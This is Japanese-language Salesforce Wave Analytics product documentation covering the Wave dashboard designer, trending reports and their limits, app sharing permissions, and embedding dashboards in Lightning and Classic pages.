- Classic デザイナと Wave ダッシュボードデザイナの主な相違点
- ユーザに対する Wave ダッシュボードデザイナへのアクセス権の付与
- Wave ダッシュボードデザイナを使用したダッシュボードの作成

Classic デザイナと Wave ダッシュボードデザイナの主な相違点

Wave ダッシュボードデザイナには、Classic デザイナにはない次の機能があります。

- Waveダッシュボードデザイナは、各種のデバイス向けのレイアウトを作成するためのユーザインターフェースを備えています。Classic デザイナでは、ダッシュボード JSON を使用してモバイルレイアウトを設定する必要があります。
- Waveダッシュボードデザイナには、バックグラウンドで作成される基本的なステップを設定したウィジェットを作成するためのウィザードが用意されています。Classicデザイナの場合は、エクスプローラでレンズを手動で作成してクリップし、ウィジェットに適用する必要があります。
- Wave ダッシュボードデザイナでは、グリッドへのスナップ機能を使用して、ウィジェットの配置、位置合わせ、サイズ変更をすばやく行うことができます。Classicデザイナでは、ピクセルを指定して各ウィジェットの位置やサイズを定義します。

- Wave ダッシュボードデザイナでは、カスタムステップを作成する方法が複数用意されています。Classic デザイナの場合は、レンズをエクスプローラからデザイナにクリップする必要があります。
- Wave ダッシュボードデザイナでは、ダッシュボードの設計時に、ステップやプロパティを非表示にしてワークスペースを広げることができます。Classic デザイナではこうしたことができません。
- Wave ダッシュボードデザイナでは 1 つのテーブルウィジェットで値テーブルや比較テーブルが作成できます。Classic デザイナには、テーブルの種別ごとに個別のウィジェットがあります。
- Wave ダッシュボードデザイナのコンテナウィジェットは Classic デザイナのボックスウィジェットの動作を拡張するもので、ウィジェットをコンテナ内にグループ化して、まとめて移動することができます。
- アノテーションおよび通知は Wave ダッシュボードデザイナのみでサポートされています。プレゼンテーションモード、アクションメニュー、共有およびダウンロードオプションは、Wave ダッシュボードデザイナと Classic デザイナの両方でサポートされています。

関連トピック:

Wave ダッシュボードデザイナを使用した容易なダッシュボード作成

Wave ダッシュボードデザイナに変換する前の考慮事項

ダッシュボードを Wave ダッシュボードデザイナに変換することを決定する前に、次の制限事項に留意してください。

- Classic デザイナで作成されたダッシュボードを Wave ダッシュボードデザイナに変換する場合
  - YouTube ウィジェットやボックスウィジェットはダッシュボードから削除されます。必要な場合は、ボックスウィジェットの代わりにコンテナウィジェットを使用できます。
  - カレンダーヒートマップ、平行座標、横方向のドットプロット、縦方向のドットプロット、マトリックスは Wave ダッシュボードデザイナ でサポートされていないため、これらの種類のグラフは棒グラフに変換されます。
  - モバイルレイアウトは継承されません。Wave ダッシュボードデザイナでモバイルレイアウトを再作成する必要があります。
  - バインドは、Wave ダッシュボードデザイナで必要な新しい構文に変換されます。ほとんどのバインドは正常に変換されます。正常に変換されない場合は、ダッシュボードに表示されません。この問題が生じた場合は、Salesforce カスタマーサポートにお問い合わせください。
- Wave ダッシュボードデザイナではグリッドを使用するため、ダッシュボード全体に追加できるウィジェット数が限られます。ただし、グリッドの設定で列を追加することができます。ダッシュボードの長さには制限はありません。
- Wave ダッシュボードデザイナでは、コンテナウィジェット内のウィジェットを除いて、ウィジェットを重ねることができません。既存のダッシュボードを Wave ダッシュボードデザイナで開くと、ウィジェットの位置がずれることがありますが、これはグリッドへのスナップ機能で簡単に修正できます。
- Wave Analytics for iOS は、Wave ダッシュボードデザイナで作成または保存されたダッシュボードをベータとしてサポートしています。


関連トピック:

ダッシュボードの Wave ダッシュボードデザイナへの変換

ダッシュボードの Wave ダッシュボードデザイナへの変換

新機能を利用するために、Classic デザイナで作成されたダッシュボードを Wave ダッシュボードデザイナに変換します。

ダッシュボードの編集時に、**[Wave ダッシュボードデザイナ]** ボタンをクリックして新しいデザイナに変換します。



ダッシュボードを新しいデザイナに変換するときに、Wave によってダッシュボードのコピーが作成されます。ダッシュボードの元のバージョンを削除する前に、新しいバージョンは Classic デザイナで開けないことを認識しておきます。新しいデザイナで行った変更を、Classic デザイナに変換することはできません。

関連トピック:

- Wave ダッシュボードデザイナに変換する前の考慮事項
- Wave ダッシュボードデザイナを使用した容易なダッシュボード作成

Wave でのトレンドデータ

主要な総計値を経時的に追跡するトレンド分析 Wave ダッシュボードを作成することで、拡大し続け、絶えず変更されるデータセットを理解できます。Wave のトレンド分析データによって、隠れていた洞察を発見し、同僚と共有できます。

トレンド分析では、データを参照してタイムラインに沿って表示し、膨大なデータの中から通常は認識しづらいトレンドやパターンを浮かび上がらせることができます。十分な関連データが経時的に表示されれば、営業サイクル、パフォーマンス、比較、季節性などに対する疑問に一目で答えを出すことができます。商談やケースなど、時間単位で視覚化できるデータであれば、トレンド分析ができます。特定の地域での四半期売上など、地理データのトレンド分析も可能です。実際には、日付(行ごとの日付またはタイムスタンプ属性)が関連付けられた、定期的に更新されるデータセットであればトレンド分析が可能です。

トレンド分析 Wave ダッシュボード
Wave でデータをトレンド分析するには、そのデータを収集するレポートをトレンド分析します。
トレンド分析ダッシュボードの共有
トレンド分析ダッシュボードは、Wave ダッシュボードの場合と同様に共有できます。
制限事項
組織のパフォーマンス低下を回避するために、各ユーザが作成可能なスナップショットのサイズとトレンド分析データセットの数に制限があります。

トレンド分析 Wave ダッシュボード

Wave でデータをトレンド分析するには、そのデータを収集するレポートをトレンド分析します。

ユーザ権限

Wave Analytics でレポートをトレンド分析する
- 「Wave Analytics を使用」

および

「Wave Analytics のトレンドレポートデータ」

1. データセットの新規作成を選択します。
2. 使用可能なデータソースから [トレンド Salesforce データ] を選択します。
3. レポートを選択します。
   トレンド分析するレポートが存在しない場合は、まず作成する必要があります。
4. トレンド分析ダッシュボードのタイトルと新しいスナップショットデータセットを入力します。
5. スナップショットデータセットを [私の非公開アプリケーション] に保存しない場合は、異なるアプリケーションを選択します。
   データセットを共有アプリケーションに保存する場合、そのアプリケーションを参照できるすべてのユーザがそのデータセットを参照できるようになります。
6. [トレンド分析を開始] をクリックします。
   トレンド分析ダッシュボードの準備ができると、リンクが記載されたメールを受信します。そこからダッシュボードに接続して、Wave ダッシュボードと同様に編集できます。

   メモ: 最初、トレンド分析ダッシュボードには 1 つのデータポイントのみが表示されます。毎週、スナップショットが取得されて、ダッシュボードの基礎となる新しい Wave スナップショットデータセットに追加されていくと、データポイントが追加されて増えていきます。

そのレポートの [Wave でトレンド分析] をクリックするとレポートをトレンド分析できます。トレンド分析を開始すると、レポートの [Wave でトレンド分析] ボタンが [トレンドを表示] に変わります。

Lightning Experience からレポートのトレンド分析を停止するには、[トレンドを表示] の横にあるメニューを開き、[トレンド分析を停止] を選択します。

Salesforce Classic からレポートのトレンド分析を停止するには、レポートで [トレンドを表示] をクリックしてダイアログを開き、[トレンド分析を停止] をクリックします。

メモ: トレンド分析を停止すると、トレンド分析を停止したところから再開することはできません (一時停止ボタンはありません)。同じレポートを再度トレンド分析すると、新しいスナップショットデータセットと新しいトレンド分析ダッシュボードが作成されます。

トレンド分析で最適な結果を得るには、次のガイドラインに従ってください。

- トレンド分析Waveダッシュボードは週次で更新されるため、週単位の変更があるレポートを選択します。
- 必ずソースレポートを個人フォルダにコピーします。トレンド分析を開始したら、表示の整合を維持するためにレポートを編集しないことをお勧めします。レポートを共有する予定がある場合、参照のみのアプリケーションに保存します。これによりデータの整合性が保たれ、トレンド分析Waveダッシュボードに異常なデータが表示されるのを回避します。
- 焦点を絞った、観察しやすくアクション可能な洞察を得るには、ソースレポートの範囲を厳密に設定します。たとえば、すべての商談ではなく、当四半期に成立した新規商談のみをトレンド分析します。範囲が広いと、トレンドを特定するのがより難しくなります。
- レポートのトレンド分析を開始する前に、レポートビルダーで主要な情報を使用してレポートをグループ化し、集計します。
- トレンド分析のためだけに結合レポートを作成しないでください。トレンド分析ダッシュボードは結合レポートから作成できません。

トレンド分析ダッシュボードの共有

トレンド分析ダッシュボードは、Wave ダッシュボードの場合と同様に共有できます。

1. 共有するトレンド分析ダッシュボードに移動します。
2. ダッシュボードの共有アイコンをクリックし、ダッシュボード画像をフィードに投稿するか、画像をダウンロードして共有します。
3. URL を使用してダッシュボードを直接共有するには、まずトレンド分析ダッシュボードの基礎となるスナップショットデータセットを、対象利用者がアクセス可能な Wave アプリケーションに保存して共有します。

   重要: トレンド分析ダッシュボードまたは基礎となるデータセットを共有すると、通常はそのデータへのアクセス権がないユーザにデータが公開される可能性があります。

   トレンド分析 Wave ダッシュボードを、通常はセキュリティ設定によってデータを表示できないユーザと共有することができます。トレンド分析ダッシュボードを、私の非公開アプリケーション以外のアプリケーションに保存した場合、共有制限や項目レベルのセキュリティが設定されているかどうかに関係なく、そのアプリケーション (および基礎となるデータセット) へのアクセス権を持つユーザは誰でも その Wave ダッシュボードのすべてのデータを参照できます。

ユーザ権限

Wave Analytics でレポートをトレンド分析する
- 「Wave Analytics を使用」

および

「Wave Analytics のトレンドレポートデータ」

他のダッシュボードと同様に、トレンド分析 Wave ダッシュボードを埋め込むこともできます。

制限事項

組織のパフォーマンス低下を回避するために、各ユーザが作成可能なスナップショットのサイズとトレンド分析データセットの数に制限があります。

- ユーザあたりの最大トレンド分析データセット数: 5
- スナップショットあたりの最大行数: 100,000

- 組織あたりのすべてのスナップショットの月間最大行数: 4 千万
- トレンド分析データセットは、行の合計数など、Wave プラットホーム全体の制限についてカウントされます。

トレンド分析が始まったら、基礎となるレポートへのアクセス権限の変更、ディメンションや基準の追加および削除を行わないようにしてください。レポートやアクセス権限の変更を行うと、スナップショットが作成される時点でエラーや不正確性が発生する場合があります。

スナップショットは毎週日曜日深夜(現地時間)に作成されます。ただし、データの処理と表示には追加の時間がかかるため、遅延が発生する可能性があります。

トレンド分析を停止して再開した場合は、新規トレンド分析ダッシュボードで新規スナップショットデータセットが作成されます。前のトレンド分析データセットは新規ダッシュボードに含まれません。データは Salesforce データ API を使用して新しいデータセットに移動できます。

Wave ダッシュボードデザイナは、ほとんどの組織でデフォルトで有効になっています。組織で有効なままであることを確認します。トレンド分析ダッシュボードを表示するには、Wave ダッシュボードデザイナが有効になっている必要があります。

ユーザベースに徐々に機能をロールアウトし、データの使用状況とパフォーマンスを観察します。必要なくなったトレンド分析データセットの使用を停止し、基礎となるトレンド分析データセットを削除してストレージ制限までの残存容量を増やします。

アプリケーションを使用した Wave アセットの整理

Wave アプリケーションを作成してデータプロジェクトを整理し、アセットの共有を制御します。

Wave Analytics アプリケーションは、データセット、レンズ、ダッシュボードが含まれるフォルダです。Wave Analytics アプリケーションを作成し、Wave アセットを整理して組織の他のユーザと共有します。

Wave アプリケーションの例として、Sales Wave Analytics アプリケーションや Service Wave Analytics アプリケーションなどの事前作成済みSalesforceアプリケーションが挙げられます。自分で作成するアプリケーションと同様にこれらは Wave アセットのコレクションで、どちらの場合もアプリケーションにダッシュボードとデータセットが含まれます。違いは、Salesforce では、用意された方法で簡単に Salesforce データを探索し、迅速に Wave の使用を開始するためのアセットが作成されているという点です。独自のアプリケーションには、自分で作成したアセットが含まれます。

アプリケーションレベルの共有

Wave Analytics アプリケーションでは、フォルダのように、ユーザが独自のデータプロジェクト (非公開と共有の両方) を整理し、データセット、レンズ、ダッシュボードの共有を制御できます。

アプリケーションの作成

アプリケーションを作成し、レンズ、ダッシュボード、データセットの組み合わせを整理して、含めることができます。

アプリケーションの共有

他のユーザがレンズ、ダッシュボード、またはデータセットを表示できるようにする方法の 1 つは、それらが含まれるアプリケーションを共有することです。

アプリケーションの削除

アプリケーションへのマネージャアクセス権があれば、そのアプリケーションを削除できます。アプリケーションを完全に削除すると、そのレンズ、ダッシュボード、およびデータセットがすべて Wave Analytics から削除されます。

アプリケーションレベルの共有

Wave Analytics アプリケーションでは、フォルダのように、ユーザが独自のデータプロジェクト (非公開と共有の両方) を整理し、データセット、レンズ、ダッシュボードの共有を制御できます。

すべての Wave Analytics ユーザには最初に、標準搭載されたデフォルトの共有アプリケーションへの閲覧者アクセス権が付与されます。システム管理者はこのデフォルト設定を変更してアクセス権を制限または拡張できます。各ユーザには、処理中の個人のプロジェクトを対象とする、標準のデフォルトアプリケーションである [私の非公開アプリケーション] へのアクセス権も付与されます。各ユーザの [私の非公開アプリケーション] のコンテンツはシステム管理者には表示されませんが、[私の非公開アプリケーション] のダッシュボードとレンズは共有できます。

個々のユーザが作成する他のすべてのアプリケーションはデフォルトで非公開です。アプリケーション所有者とシステム管理者にはマネージャアクセス権があり、アクセス権を他のユーザ、グループ、またはロールに拡張できます。

閲覧者、エディタ、マネージャアクセス権で実行できる操作の概要を次に示します。

アクション	閲覧者	エディタ	マネージャ
アプリケーションでダッシュボード、レンズ、およびデータセットを表示する	X	X	X
アプリケーションへのアクセス権を持つユーザを表示する	X	X	X
アプリケーションのコンテンツを、ユーザがエディタまたはマネージャアクセス権を持つ別のアプリケーションに保存する	X	X	X
既存のダッシュボード、レンズ、データセットへの変更をアプリケーションに保存する (ダッシュボードを保存するには適切な権限セットライセンスおよび権限が必要)		X	X
アプリケーションの共有設定を変更する			X
アプリケーションの名前を変更する			X
アプリケーションを削除する			X

アプリケーションの作成

アプリケーションを作成し、レンズ、ダッシュボード、データセットの組み合わせを整理して、含めることができます。

1. ホームページで、[作成] をクリックします。
2. [アプリケーション] をクリックします。
3. アプリケーションの名前を入力します。
4. [作成] をクリックします。
   アプリケーションが作成され、新しいタブに表示されます。これで、レンズ、ダッシュボード、データセットをアプリケーションに追加できます。
5. アプリケーションの目的とコンテンツの説明を追加して、同僚がデータの使用方法を理解できるようにします。
   a. アプリケーション名の下にある説明ボックス内をクリックします。
   b. 説明を入力します。
   c. チェックマーク をクリックして保存します。
6. 必要に応じて、アプリケーションのデフォルトアイコンを変更して他のアプリケーションと区別しやすくします。
   a. デフォルトのアイコンにマウスポインタを置きます。
   b. [アイコン変更] をクリックします。
   c. ギャラリーからアイコンをクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

アプリケーションを作成する
- 「Wave Analytics アプリケーションの作成」

アプリケーションの共有

他のユーザがレンズ、ダッシュボード、またはデータセットを表示できるようにする方法の1つは、それらが含まれるアプリケーションを共有することです。

1. アプリケーションページで、[共有] ボタンをクリックします。
2. [アクセス権を付与] タブで、次の手順を実行します。
   a. アプリケーションをユーザ、グループ、またはロールと共有するかどうかを選択します。
   b. 名前の入力を開始し、推奨される一致から選択します。
   c. 共有アクセス権のレベルを閲覧者、エディタ、マネージャから選択します。
   d. [追加] をクリックします。
   e. [保存] をクリックし、[完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

アプリケーションを共有する

- 「Wave Analytics の使用」とアプリケーションへのマネージャアクセス権


アプリケーションの削除

アプリケーションへのマネージャアクセス権があれば、そのアプリケーションを削除できます。アプリケーションを完全に削除すると、そのレンズ、ダッシュボード、およびデータセットがすべて Wave Analytics から削除されます。

1. アプリケーションを開き、[削除] をクリックします。

   警告: 削除されたアプリケーションは元に戻せません。

   該当する場合、Wave Analytics には、アプリケーション以外で影響を受けるレンズとダッシュボードのリストが表示されます。アプリケーションに属するデータセットが削除されると、それらのデータセットを参照するレンズまたはダッシュボードは使用できなくなります。



   重要: リストには、アクセス権のあるレンズとダッシュボードのみが表示されます。アクセス権がない場合、レンズとダッシュボードがアプリケーション内のデータセットを参照していてもリストには表示されません。

2. [納入商品を削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

アプリケーションを削除する
- 「Wave Analytics の使用」とアプリケーションへのマネージャアクセス権

Wave を全面的に拡張

ビジネス全体で Wave Analytics を活用します。Wave Analytics の視覚化を作成したら、カスタムページ、Visualforce ページ、コミュニティサイトなどに統合して Salesforce 環境全体で共有することで、より大きな効果が得られます。その他の共有方法には、アセットのパッケージ化、プレゼンテーションモード、アノテーション、および絞り込まれたデータの Wave からのダウンロードなどがあります。さらに、レンズとダッシュボードのカスタムメニューにより、よく使用する Salesforce アクションを Wave から直接実行できます。

あらゆる場所へのダッシュボードの埋め込み

Wave ダッシュボードをあらゆる Salesforce 環境に埋め込みます。ユーザは、埋め込みのダッシュボードから探索を行い、リンクされたアセットをクリックできます。埋め込みのダッシュボードを [共有] アイコンを使用して設定すると、[フィードに投稿] および [ダウンロード] 共有オプションを使用できるようになります。

Wave の移行、パッケージ化、および配布

Wave アセットを変更セットを使用して移行し、管理パッケージ内にまとめてバンドルし、AppExchange とライセンス管理アプリケーションを使用してパッケージを配布および追跡し、メタデータ API を使用して組織のためのカスタマイズを管理します。

重要なビジネス総計値に関するスマート通知の設定

通知を使用すると、選択した時間と場所で Wave が作動します。ダッシュボードの数値ウィジェットに通知条件を追加して、クエリを実行する時間を選択します。Wave、Lightning Experience、Salesforce1 モバイルアプリケーション、およびメールに通知を表示できます。通知は Wave dashboard designer で作成したダッシュボードで使用できます。

ダッシュボードアノテーションを使用したコラボレーション

ダッシュボードおよび Chatter で投稿されたコメントを使用してダッシュボードウィジェットにアノテーションを付加します。アノテーションを使用すると、目の前のダッシュボードを参照しながら、データやその視覚化の方法について会話を進めることができます。

ライブダッシュボードおよびレンズの提示

新しい全画面プレゼンテーションモードを使用して、Wave から直接ミーティングを実行します。静的画像を使用するスライドの代わりに Wave アセットを提示することで、データにリアルタイムにアクセスし、動的な視覚化を実現できます。

レンズおよびダッシュボードでのカスタムアクションメニューを使用したアクションとリンクの有効化

Wave Analytics のレンズおよびダッシュボードのカスタムメニューを使用して、ユーザは Salesforce のアクションを実行したり、Salesforce またはその他の Web サイトのレコードを開いたりできます。

画像や絞り込まれたデータのダウンロード

レンズでの探索やダッシュボードウィジェットから絞り込まれたデータをダウンロードします。ダウンロード形式には、画像 (`.png`)、Microsoft® Excel® (`.xls`)、およびカンマ区切り値 (`.csv`) ファイルがあります。この機能は、表示されたクエリ (またはステップ) の結果をダウンロードします。

Chatter 投稿および共有リンクによる視覚化の組み込み

視覚化を同僚と共有するには、Chatter に投稿したり、一意の URL を取得したりします。Chatter 投稿では、画像と、Wave Analytics のアセット (レンズ、ダッシュボード、アプリケーション) へのリンクが提供されます。同僚は、アセットへのリンクとアクセス権があれば、表示される情報をドリルダウンして探索できます。

あらゆる場所へのダッシュボードの埋め込み

Wave ダッシュボードをあらゆる Salesforce 環境に埋め込みます。ユーザは、埋め込みのダッシュボードから探索を行い、リンクされたアセットをクリックできます。埋め込みのダッシュボードを [共有] アイコンを使用して設定すると、[フィードに投稿] および [ダウンロード] 共有オプションを使用できるようになります。


埋め込みのダッシュボードのオプションを比較します。

ユーザインターフェース	Where	方法	コンポーネント
Lightning Experience のみ	ホームページ、レコードページ、アプリケーションホームページ	Lightning アプリケーションビルダーのコンポーネント	Wave ダッシュボード

ユーザインターフェース	Where	方法	コンポーネント
Salesforce Classic のみ	レコード詳細ページ	高度なページレイアウトエディタのコンポーネント	Wave Analytics アセット
Lightning Experience および Salesforce Classic	任意のページ	Visualforce ページコンポーネント	wave:dashboard
Salesforce1	Lightning アプリケーションホームページまたは Visualforce タブ	Lightning アプリケーションビルダーまたは Visualforce ページのコンポーネント	Wave ダッシュボードまたは wave:dashboard
コミュニティ	Visualforce ページ	Force.com コミュニティページの Visualforce コンポーネント	wave:dashboard

埋め込みの Wave ダッシュボードには、次の機能を追加できます。

- ネイティブアプリケーションへのクイックリンク (デスクトップの Wave および Wave Mobile)



- レコードアクションメニュー
- 他の Wave アセットへのリンク
- 共有およびダウンロードオプション

埋め込みの Wave ダッシュボードには、次の制限事項があります。

- Wave での探索オプションは含まれていません。
- グラフにカーソルを置いても情報 (ツールチップ) は表示されません。
- 日付セレクタなどの一部の検索条件は設定が困難です。
- アノテーション、通知、プレゼンテーションモード、および JSON エディタは使用できません。

Lightning ページへの Wave ダッシュボードの埋め込み

Wave Analytics ダッシュボードコンポーネントを Lightning ホームページ、レコードページ、およびアプリケーションホームページに追加すると、データの対話型の視覚化が可能になります。ユーザは Lightning ページまたは Wave Analytics のウィンドウのフレーム内でダッシュボードのドリルインや探索を行うことができます。

Salesforce Classic ページへの Wave ダッシュボードの埋め込み

Wave Analytics ダッシュボードを詳細なページレイアウトに追加できます。たとえば、取引先の詳細ページに、その取引先に関連付けられたサービスの問題に関するダッシュボードを含めることができます。ユーザは、Wave Analytics ウィンドウで表示しているかのように、ダッシュボードでドリルイン、検索条件の適用、探索ができます。

Wave Analytics ダッシュボードの Visualforce ページへの追加

Wave ダッシュボードを Visualforce ページに埋め込むことで、データの対話型のプレゼンテーションが可能になります。ユーザは Visualforce ページのフレーム内または Wave Analytics の新しいウィンドウ内でダッシュボードのドリルダウンや探索を行うことができます。

モバイルデバイスでの埋め込みダッシュボードの表示

モバイルユーザがアクセスする、コミュニティなどの Salesforce Web サイトの Visualforce ページに Wave ダッシュボードコンポーネントを追加します。または、Lightning アプリケーションホームページに Wave ダッシュボードコンポーネントを追加します。埋め込まれた Wave ダッシュボードは任意のデバイス (電話、タブレットなど) に合わせて最適化されたレイアウトを選択できます。

コミュニティとの Wave の共有

コミュニティ用の Wave Analytics を使用すると、外部ユーザが各自のコミュニティの Visualforce ページに埋め込まれた Wave ダッシュボードで共有されたアプリケーションを参照できます。

Lightning ページへの Wave ダッシュボードの埋め込み

Wave Analytics ダッシュボードコンポーネントを Lightning ホームページ、レコードページ、およびアプリケーションホームページに追加すると、データの対話型の視覚化が可能になります。ユーザは Lightning ページまたは Wave Analytics のウィンドウのフレーム内でダッシュボードのドリルインや探索を行うことができます。

ダッシュボードを Lightning ページに追加するには、次の手順に従います。

1. Lightning アプリケーションビルダーで、**[Wave ダッシュボード]** コンポーネントを選択します。
2. [ダッシュボード] ドロップダウンメニューから、表示するダッシュボードを選択します。

エディション


Lightning Experience で使用可能。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

埋め込まれた Wave ダッシュボードを参照する

- Analytics Cloud - 「Wave Analytics を使用」権限を含む Wave Analytics Platform 権限セットライセンス



3. 埋め込み Wave Analytics ダッシュボードの属性を設定します。

- [[共有]アイコンを表示]オプションを使用すると、ダッシュボードに[共有]アイコンを含めることができます。アイコンが存在している場合、ユーザはアイコンをクリックして[共有]ダイアログを開き、Chatter に投稿したり画像やデータをダウンロードしたりできます。
- [タイトルを表示]チェックボックスでは、ダッシュボードタイトルの表示を制御できます。
- [リンクを新規ウィンドウで開く]属性では、ダッシュボードから他のアセットへのリンクをどのウィンドウで開くかを指定できます。
- [エラー時に非表示]チェックボックスでは、エラーがある場合 (ダッシュボードが見つからないなど) に、Wave Analytics ダッシュボードを表示するかどうかを制御できます。
- [絞り込み]属性では、実行時にデータセット項目を JSON 形式で指定して絞り込むことができます。次に例を示します。

```
{'opportunities': {'Id': ['{$Account.Id}']}}
```

または

```
        { 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2': {'field1':
 ['value1', 'value2'],'field2': ['value3']} }
```

検索条件のビルディングブロックについて理解するには、次の表を参照してください。

ビルディングブロック	内容	アクセス方法
データセットシステム名	Wave データセット	Wave ホームページで、データセットの[編集]を選択します。[システム名]は、データセットの編集ページの左パネルにあります (組織に名前空間が定義されている場合


ビルディングブロック	内容	アクセス方法
		は、データセットのシステム名の前に、名前空間プレフィックスとアンダースコアを 2 つ追加します)。
項目	Wave データセットのディメンション	[調査] アイコンをクリックして、ウィジェットを開きます。次に、[オプション] メニューから [SAQL を表示] を選択します。「グループ化単位」ステートメントでディメンション名を探します。
値	Salesforce オブジェクトの項目、または特定の値	[設定] で、目的のオブジェクトを見つけて [項目] を選択します。[項目名] (API 名ともいう) を使用します。

メモ: ディメンションで絞り込むには、ダッシュボードにディメンション用のリストウィジェットを必ず作成します。[絞り込み] 属性 JSON に含めることができるのは、ダッシュボード上にリストセレクタのあるディメンションのみです。


Lightning アプリケーションビルダーの操作についての詳細は、Lightning アプリケーションビルダーの概要ページを参照してください。

Salesforce Classic ページへの Wave ダッシュボードの埋め込み

Wave Analytics ダッシュボードを詳細なページレイアウトに追加できます。たとえば、取引先の詳細ページに、その取引先に関連付けられたサービスの問題に関するダッシュボードを含めることができます。ユーザは、Wave Analytics ウィンドウで表示しているかのように、ダッシュボードでドリルイン、検索条件の適用、探索ができます。



1. 高度なページレイアウトエディタのパレットの左列で、[Wave Analytics アセット] を選択します。



2. 選択可能なダッシュボードのリストから項目をページレイアウトの詳細セクションにドラッグします。
